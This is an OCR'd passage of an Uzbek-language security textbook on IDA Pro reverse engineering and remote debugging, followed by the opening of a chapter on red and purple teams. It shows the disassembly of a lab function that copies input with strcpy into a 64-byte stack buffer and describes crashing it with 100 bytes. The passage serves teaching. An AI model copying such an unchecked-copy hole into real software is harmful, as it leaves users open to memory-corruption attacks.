
Yaqinlik funksiyasi, shuningdek, Proximity Browser (PV) sifatida tanilgan, dasturdagi yo‘llarni kuzatishda foydalidir. Hex-Rays veb-saytida aytilganidek, “PV-dan, masalan, dasturning to‘liq chaqiruv grafigini ko‘rish, ikkita funksiya ora-sidagi yo‘lni yoki ba’zi funksiyalarda qanday global o‘zgaruvchilar ishlatilishini

ko‘rish uchun foydalanishimiz mumkin”. 5.14-rasmda asosiy (**main**) funksiya va **memcpy** funksiya chaqiruvi o‘rtasidagi yo‘lni kuzatish uchun Proximity Browser (yaqinlik brauzer)i funksiyasidan foydalaniladi. **Memcpy**funksiyasi nusxalanadigan baytlar sonini ko‘rsatadigan hisoblash (**count**) argumentiga ega. Bu funksiya ko‘pincha hisoblash (**count**) argumentini noto‘g‘ri hisoblash tufayli bufer to‘lib ketgan hollarda qo‘llaniladi, shuning uchun u misol sifatida keltirilgan.

Proximity Browser’ni ochish uchun quyidagi qadamlarni bajaring: Ko‘rish -> Subviewlarni ochish -> Proximity Browser (View | Open Subviews | Proximity Browser’ni bosing. Brauzerni ochganingizdan so‘ng, agar standart bo‘yicha ko‘rsatilgan bo‘lsa, markaziy tugunni sichqonchaning o‘ng tugmasi bilan bosib, tegishli variantni tanlash orqali istalgan quyi yoki yuqori darajadagi tugunlarni yig‘ishtirib qo‘yishingiz mumkin. Agar oynaning tugun bo‘lmagan biron-bir joyini o‘ng tugmasi bosilsa, qo‘shimcha menyu variantlari taqdim etiladi. Tugunni nom bo‘yicha tanlashning eng qulay usuli – “Nodni nom bo‘yicha qo‘shish” (Add Node by Name) tanlovini amalga oshirib, ro‘yxatdan boshlang‘ich yoki yakuniy nuqta sifatida kerakli funksiya nomini belgilashdir. Keyin boshqa nuqtani tanlash uchun shu amalni takrorlang. Oxirgi qadamda, tugunlardan birini sichqoncha-ning o‘ng tugmasi bilan bosib, “Yo‘lni topish” (Find Path) variantini tanlashingiz mumkin.



5.14-rasm. *Proximity brauzeri*



5.15-rasm. *Umumiy parametrlar menyusi*


“Opcode”lar va manzillash

IDA grafigining asosiy ko‘rinishida standart bo‘yicha opkodlar va manzillar ko‘rsatilmasligini payqagan bo‘lishingiz mumkin. Ushbu ma’lumotba’zi tahlilchilarni chalg‘itishi va ekranda qo‘shimcha joy egallashi mumkin, ayniqsa 64bitli dasturlarda. Ushbu ma’lumotni ekranga qo‘shish juda oson – **Options** (Variantlar) | **General** (umumiy) bandini bosish kifoya. 5.15-rasmda Disassembly (Disassembly) yorlig‘idagi menyuning skrinshoti ko‘rsatilgan, u yerda **Line Prefixes (Graph)** variantini tanlandi va **Number ofOpcode Bytes (Graph)**ni grafik rejimida 10 ga o‘rnatildi. 5.16-rasmda ushbu ma’lumot qanday ko‘rsatilishini ko‘rishi mumkin. Ushbu o‘zgarishlarni bekor qilish uchun CTRL-Z tugmalarini bosish kerak.


Qisqa klavish (Shortcut)lar

Ko‘pgina standart va tezkor tugmalar birikmalari mavjud bo‘lib, ular aniq ko‘rinmasligi mumkin. Masalan, kattalashtirish uchun W tugmasini bosish va oldindan belgilangan o‘lchamga qaytarish uchun 1 raqamini bosish mumkin. 2 va 3 raqamlari kattalashtirish va kichraytirishni boshqarish imkonini beradi. Bunday turli xil variantlar haqida qanday bilish mumkin? Ushbu sozlamalarni o‘zgartirish uchun Options (Sozlamalar) | Shortcuts (Tezkor tugmalar) bandini tanlash orqali

mos Oynani ochishingiz mumkin. Bu 5.17-rasmda ko‘rsatilgan. Bu yerda siz standart tezkor tugmalarni, shuningdek, o‘zgartirilgan tugmalarni topasiz. Standart sozlamalar IDA Pro, IDA Home, va IDA Free kabi turli versiyalar o‘rtasida farq qilishi mumkin.




5.16-rasm. *Opkodlar va manzil prefikslari*



5.17-rasm. *Yorliqlar menyusi*

Izohlar (Comments)

Ilova yozishda kodga izohlar kiritish odatiy hol hisoblanadi. Bu boshqa ishlab chiquvchilarga kodning mantiqiy jihatlarini va ish kontekstini tushunishga yordam beradi. Muallif sifatida, kodlar bazasiga qaytishda kontekstni tezda tiklashni osonlashtiradi. Xuddi shu amaliyot teskari muhandislikda ham qo‘llaniladi. Dissambler qilingan kod yoki dekompilyatsiya qilingan psevdokodni o‘rganish ko‘p vaqt talab etadigan jarayon hisoblanadi. IDA mavjud tur ma’lumotlari asosida ba’zi izohlarni qo‘shadi. Izohlarning bir nechta turlari mavjud, lekin eng keng tarqalgan ikkitasi – muntazam sharhlar va takroriy sharhlar. Muntazam izoh qo‘shish uchun disassemblerlash qilingan kodning kerakli qatorini tanlang va ikki nuqta (:) tugmasini bosing. Izohingizni kiriting va **OK** tugmasini bosing. Misol izohi 5.18-rasmda ko‘rsatilgan. Hex-Rays’ga ko‘ra, takrorlanadigan izoh “biroz farq bilan oddiy izohlarga deyarli teng: u sharhning asl joyiga havola qilingan har qanday joyda takrorlanadi. Masalan, agar siz global o‘zgaruvchiga takrorlanadigan izoh qo‘shsangiz, bu o‘zgaruvchi ishlatiladigan har bir joyda paydo bo‘ladi”.




5.18-rasm. *Doimiy izohlar*

IDA pro yordamida debaginglash

IDA Pro mahalliy va masofaviy muammolarni bartaraf etishuchun kuchli yordamni o‘z ichiga oladi. Mahalliy disk raskadrovka IDA Pro bilan ishlaydigan platformalarda, jumladan, macOS, Linux va Windowsda qo‘llab-quvvatlanadi. Masofadan nosozliklarni tuzatish esa iOS, XNU, BOCHS, Intel PIN, Android va boshqa turli platformalarda qo‘llab-quvvatlanadi. Ushbu bo‘limda masofaviy nosozliklarni aniqlash misoliga e’tibor qaratiladi. Buning uchun maqsadli Kali Linux virtual mashinasida ishlaydigan GDB Server va Windows 10 virtual mashinasida ishlaydigan IDA Pro dasturlaridan foydalanamiz. IDA Pro bir nechta masofaviy nosozliklarni aniqlash stublari bilan keladi. Bu stublarni dasturning nosozliklarini aniqlash kerak bo‘lgan maqsadli tizimga nusxalash mumkin.


Keling, to‘g‘ridan-to‘g‘ri IDA Pro yordamida masofaviy muammolarni bartaraf etish jarajoni misoliga o‘tamiz. Ushbu misolda Gray Hat Hacking 6th Edition Git omborini klonlashdan so‘ng, **~/GHHv6/ch05** jildida taqdim etilgan **myProg** dasturining kompilyatsiya qilingan versiyasi ishlatiladi. Ushbu misol laboratori-

ya mashg'uloti sifatida ko'rsatilmagan bo'lsa-da, dastur IDA ishlaydigan tizimga ham, maqsadli Kali Linux tizimiga ham o'rnatilishi kerak. Tarmoq aloqasi IDA Pro (tuzatish vositasi) bilan ishlaydigan tizim va maqsadli dasturni ishga tushiruvchi tizim (tuzatilgan dastur) o'rtasida talab qilinadi. Bu aloqaning zaruriyligi shundan iboratki, GDB serveri belgilangan TCP portini tinglaydi va ulanish so'rovlarini kutadi. Quyidagi buyruq myProg uchun GDB Serverni ishga tushiradi va TCP 23946 portida kiruvchi ulanishlarni tinglashni belgilaydi. **--once** opsiyasi avtomatik ravishda qayta ishga tushirishdan farqli o'laroq, TCP seansi yopilgandan so'ng GDB serverining yopilishiga olib keladi.




5.19-rasm. *IDA'da masofaviy gdb tuzatuvchisi*

GDB Server disk raskadrovka qilingan dastur bajariladigan tizimda ishga tushirilgandan so'ng, **myProg** dasturini IDA Pro'ga yuklash vaqti keladi. IDA Pro dasturida avtomatik tahlilni amalga oshirishga ruxsat beriladi va keyin **Remote GDB** Debugger variantini tanlash lozim. 5.19-rasmda ko'rsatilganidek, bu variant masofaviy GDB server bilan aloqani o'rnatadi va disk raskadrovka jarayonini boshlaydi. Keyin IDA Pro menyusidagi **Debugger / Process Options** bandini bosamiz. Bu 5.20-rasmda ko'rsatilgan dialog oynasini ochadi. Application va Input File opsiyalari **myprog** dasturi joylashgan mahalliy papkaga o'rnatiladi. Masalan, agar maqsadli dastur tomonidan yuklangan DLL'ni disk raskadrovka qilinsa, Application va Input File parametrlari farq qilishi mumkin. Xostname opsiyasi uchun maqsadli disk raskadrovka tizimida gdb server ishlaydigan tizimning IP manzili kiritiladi. Standart port **23946**, shuning uchun xuddi shu variantni gdb server bilan maqsadli tizimda ishlatadi. Ushbu parametrlar qabul qilingandan so'ng, 5'19-rasmda ko'rsatilgandek Play tugmasi bosiladi. Shundan so'ng, qalqib chiquvchi oyna orqali "Allaqachon masofadan nosozliklarni tuzatish jarayoni mavjud. Unga ulanmoqchimisiz?" degan so'rovnamani ko'rasiz. IDA Pro dasturining masofaviy GDB serveriga ulanishiga ruxsat berish uchun "Ha" tugmasini bosamiz. Nosozliklarni tuzatishga urinish muvaffaqiyatli amalga oshiriladi va 5.21-rasmda ko'rsatilgandek, dastur ulanib, bajarilishi to'xtatiladi.



5.20-rasm. *IDA disk raskadrovka parametrlari oynasi*




5.21-rasm. *IDA Pro masofaviy disk raskadrovka sessiyasi*

Debugginglash (nosozliklarni tuzatish) oynasi bir nechta bo'limlardan iborat bo'lib, agar siz boshqa tuzatish vositalari bilan tanish bo'lsangiz, bu bo'limlar sizga tanish bo'lishi mumkin. **IDA View-RIP** deb ataladigan asosiy va kattaroq bo'lim dissemblerlashning bir turi hisoblanadi. Ushbu nuqtada ko'rsatma ko'rsatgichi (RIP) **mov rdi, rsp** ko'rsatmalarini o'z ichiga olgan xotira manziliga ishora qilishini ko'rish mumkin. Nosozliklarni tuzatish oynasidagi ko'p bo'limlar aylantirilishi mumkin. Demontaj oynasi ostidagi **Hex View-1** deb nomlangan bo'lim har qanday tanlangan xotira segmentini o'n oltilik shaklda ko'rsatadi. **Hex View-1**'ning o'ng tomonida **Stack view** bo'limi joylashgan. Odatiy bo'lib, u stek ko'rsatkichi manzilidan (RSP) boshlanadi va joriy ish stekasi uchun xotira tarkibini

ko‘rsatadi. Stack view bo‘limi tepasida **“Treads and Modules”** bo‘limlari joylashgan. Nihoyat, yuqori o‘ng burchakda Umumiy registrlar (**General registrs**) bo‘limi mavjud. Ushbu bo‘limda protsessorning umumiy registrlari, shuningdek, qo‘shimcha registrlar, jumladan, FLAGS registrlari va segment registrlari ko‘rsatilgan.

Debugger boshqaruvi tayinlangan tezkor tugmalar, asboblar paneli belgilari yoki disk raskadrovka menyusi orqali faollashtiriladi. Agar dasturni bajarishni davom ettirishga ruxsat berish uchun Play tugmasi bosilsa, u shunchaki chiqib ketadi, chunki hech qanday buyruq qatori argumentlari taqdim qilinmagan. Ushbu dasturda Importlar jadvalini ko‘rishda 5.22-rasmda ko‘rsatilganidek, eskirgan **strcpy** funksiyasiga qo‘ng‘iroqni ko‘rish mumkin. Keyin 5.23-rasmda ko‘rsatilganidek, asosiy (**main**) funksiyadan **strcpy**gacha bo‘lgan yo‘lni kuzatish uchun Proximity Browser’dan foydalaniladi. **Func1** funksiyasini ko‘rib chiqishda, strcpy funksiyasiga qo‘ng‘iroq qilinishini va 64 bayt (0x40) hajmida bufer ajratilganligini ko‘rish mumkin. Keyinchalik, **strcpy** chaqirig‘ida to‘xtash nuqtasi o‘rnatiladi. Buni amalga oshirish uchun, 5.24-rasmda ko‘rsatilganidek, manzil ustiga bosib, to‘xtash nuqtasini o‘rnatish uchun F2 tezkor tugmas bosiladi.

5.22-rasm. *strcpy funksiyasining eski chaqiruvi*




5.23-rasm. *Proximity brauzerining strcpy’ga qadar bosilgan qadamlar*

StrCpy funksiyasida to‘xtash nuqtasi o‘rnatilgan va belgilangan bufer hajmi hisobga olingan holda, keling, jarayonning ishdan chiqishiga olib keladimi yoki yo‘qligini aniqlash uchun 100 baytni argument sifatida beribko‘raylik. **Gdbserver** buyrug‘i o‘zgartiriladi va oxirida Python sintaksisini quyidagicha qo‘shiladi:


```
; Attributes: bp-based frame

public func1
func1 proc near

src= qword ptr -48h
dest= byte ptr -40h

push    rbp
mov     rbp, rsp
sub     rsp, 50h
mov     [rbp+src], rdi
mov     rdx, [rbp+src]
lea     rax, [rbp+dest]
mov     rsi, rdx        ; src
mov     rdi, rax        ; dest
call    _strcpy
lea     rax, [rbp+dest]
mov     rsi, rax
lea     rdi, format     ; "You entered %s"
mov     eax, 0
call    _printf
mov     eax, 0
leave
retn
func1 endp
```

5.24-rasm. *StrCpy’ga to‘xtash nuqtasi o‘rnatildi*

Disk raskadrovka qilingan jarayonga ulanish uchun IDA Pro dasturida Play tugmasi bosiladi. Ulanish amalga oshirilgandan so‘ng, **strcpy**funksiyasida o‘rnatilgan to‘xtash nuqtasiga yetib borish uchun Play tugmasi yana bir bor bosiladi. Bu orqali jarayon to‘xtash nuqtasida qolib, qo‘shimcha tahlil va tuzatishlarni amalga oshirish mumkin. Natija 5.25-rasmda ko‘rsatilgandagidek. Uzatilgan manbaning argumenti **HexView** bo‘limida ko‘rsatiladi, shunda stekdagi maqsad buferiga nima ko‘chirilishini ko‘rish mumkin. IDA Pro dasturida F9 tugmasini bosish, ya’ni davom ettirish, 5.26-rasmda ko‘rsatilganidek, kutilgan nosozlikka olib keladi. Debaggerdan olingan xabar segmentatsiya xatosi (segmentation fault) haqida ogohlantiradi, natijada umumiy registrlar va stek ko‘rinishlari bo‘limlarini namoyish etadi. Bu holatda, xatolikning sabablarini aniqlash va muammoni bartaraf etish uchun qo‘shimcha tahlil o‘tkazish zarur.



5.25-rasm. *strcpy'da uzilish nuqtasi*



5.26-rasm. *IDA Pro tuzatuvchisida nosozlik*

IDA Pro'ning grafik interfeysi va turli nosozliklarni tuzatish vositalaridan foydalanib, dasturlarni mahalliy va masofadan tuzatish imkoniyatiga ega bo'lish tahlil jarayonini sezilarli darajada tezlashtirishi mumkin.

Xulosa

Ushbu bobda IDA Pro dasturidan teskari muhandislik vositasi sifatida foydalanishning asoslari ko'rsatilgan. Bu dasturda ko'plab xususiyatlar va kengaytirish imkoniyatlari mavjud bo'lib, bularning barchasini bir bobga sig'dirish qiyin. Bobda IDA Pro interfeysi, eng ko'p qo'llaniladigan IDA funksiyalari va masofaviy disk raskadrovkani qanday boshlash haqida ma'lumotlar keltirilgan. Keyingi boblarda Microsoft yamoqlari va operatsion tizimlar o'rtasidagi farqlarni aniqlashda IDA Pro dasturidan qanday foydalanish ko'rib chiqiladi. IDA Pro'dan samarali foydalanishni o'rganishning eng yaxshi usuli, ushbu bobda keltirilganidek, oddiy C dasturini olish va uni tahlil qilishdan boshlashdir. IDA Pro bilan ishlash jarayonida turli assembler ko'rsatmalari va maxsus operatsiyalar haqida savollar paydo bo'lishi mumkin, shuning uchun bu savollarga javob topishga ko'p vaqt ajratish zarur. Vositadan qanchalik ko'p foydalanib, IDA Pro orqali teskari muhandislikni qo'llashga ko'niksangiz, ko'nikmalaringiz shunchalik tez takomillashishini ko'rasiz.

Qo'shimcha manbalar

Hex-Rays Blog www.hex-rays.com/blog/
IDA Debugger www.hex-rays.com/products/ida/debugger/
IDA Freeware www.hex-rays.com/products/ida/support/download_freeware/

OpenRCE www.openrce.org/articles/
Reverse Engineering Reddit www.reddit.com/r/ReverseEngineering/
Reverse Engineering Stack Overflow reverseengineering.stackexchange.com

Foydalanilgan adabiyotlar

1. Microsoft, "Heapalloc function (heapapi.h) – win32 apps" (December 5, 2018), https://docs.microsoft.com/en-us/windows/win32/api/heapapi/nfheapapi-heapalloc (retrieved March 19, 2021).

2. Koret, J., "New feature in IDA 6.2: The proximity browser" (August 8, 2011), https://www.hex-rays.com/blog/new-feature-in-ida-6-2-the-proximity-browser/ (retrieved March 20, 2021).

3. Skochinsky, I., "Igor's tip of the week #14: Comments in IDA" (November 6, 2020), https://www.hex-rays.com/blog/igor-tip-of-the-week-14-comments-in-ida/ (retrieved March 20, 2021).

II BO‘LIM
AXLOQIY XAKERLIK

6-BOB. QIZIL VA BINAFSHARANG JAMOALAR

Ushbu bobda biz quyidagi mavzularni ko‘rib chiqamiz:
- Qizil jamoalar bilan tanishuv
- Qizil qo‘mondonlik guruhining tarkibiy qismlari
- Tahdid simulyatsiyasi
- Qizil jamoaviy guruhlarda daromad
- Binafsharang buyruq guruhlari


I bobda axloqiy xakerlik nima ekanligini ko‘rib chiqqan bo‘lsak-da, xavfsizlik ekotizimi kontekstida axloqiy xakerning rolini tushunish muhimdir. Korporativ xavfsizlik va konsalting doirasida axloqiy xakerlar tashkilotlarga tajovuzkor nimani ko‘rishi, nima qilishi va natijasi qanday bo‘lishini tushunishga yordam berish uchun antagonistik xavfsizlik tajribasini taqdim etishga yordam beradi. Bu tashkilotlarning taktik jihatdan o‘sishiga yordam beradi, muayyan muammolarni hal qiladi va strategik jihatdan ularning ishlashi hamda biznes yuritish usullarini o‘zgartiradi.

Qizil jamoalar

Qizil jamoa tushunchasi armiyada paydo bo‘lgan. Bir jamoa hujumchi rolini (qizil jamoa) o‘z zimmasiga oladigan va boshqa jamoa himoya qiladigan (ko‘k jamoa) raqobatbardosh mashg‘ulot mashqlari sizning himoya choralaringiz amalda qanchalik yaxshi ekanini ko‘rish imkonini beradi. Biznesda qizil qo‘mondonlik guruhlari kiberxavfsizlik tizimlariga, shu jumladan, odamlar, jarayonlar va texnologiyalar bilan bog‘liq jihatlarga hujum qiladi. Axloqiy xakerlar tashkilotlarga o‘z mudofaa choralarini haqiqiy kiberhujumlardan oldin amaliy ravishda baholash imkonini beruvchi do‘stona raqib rolini o‘ynashi mumkin. Bu jarayon himoyachilarga o‘z javoblarini sinovdan o‘tkazish va haqiqiy hujumchilar tomonidan hujum qilishdan oldin tahdidlarni aniqlashni baholash imkoniyatini taqdim etadi.

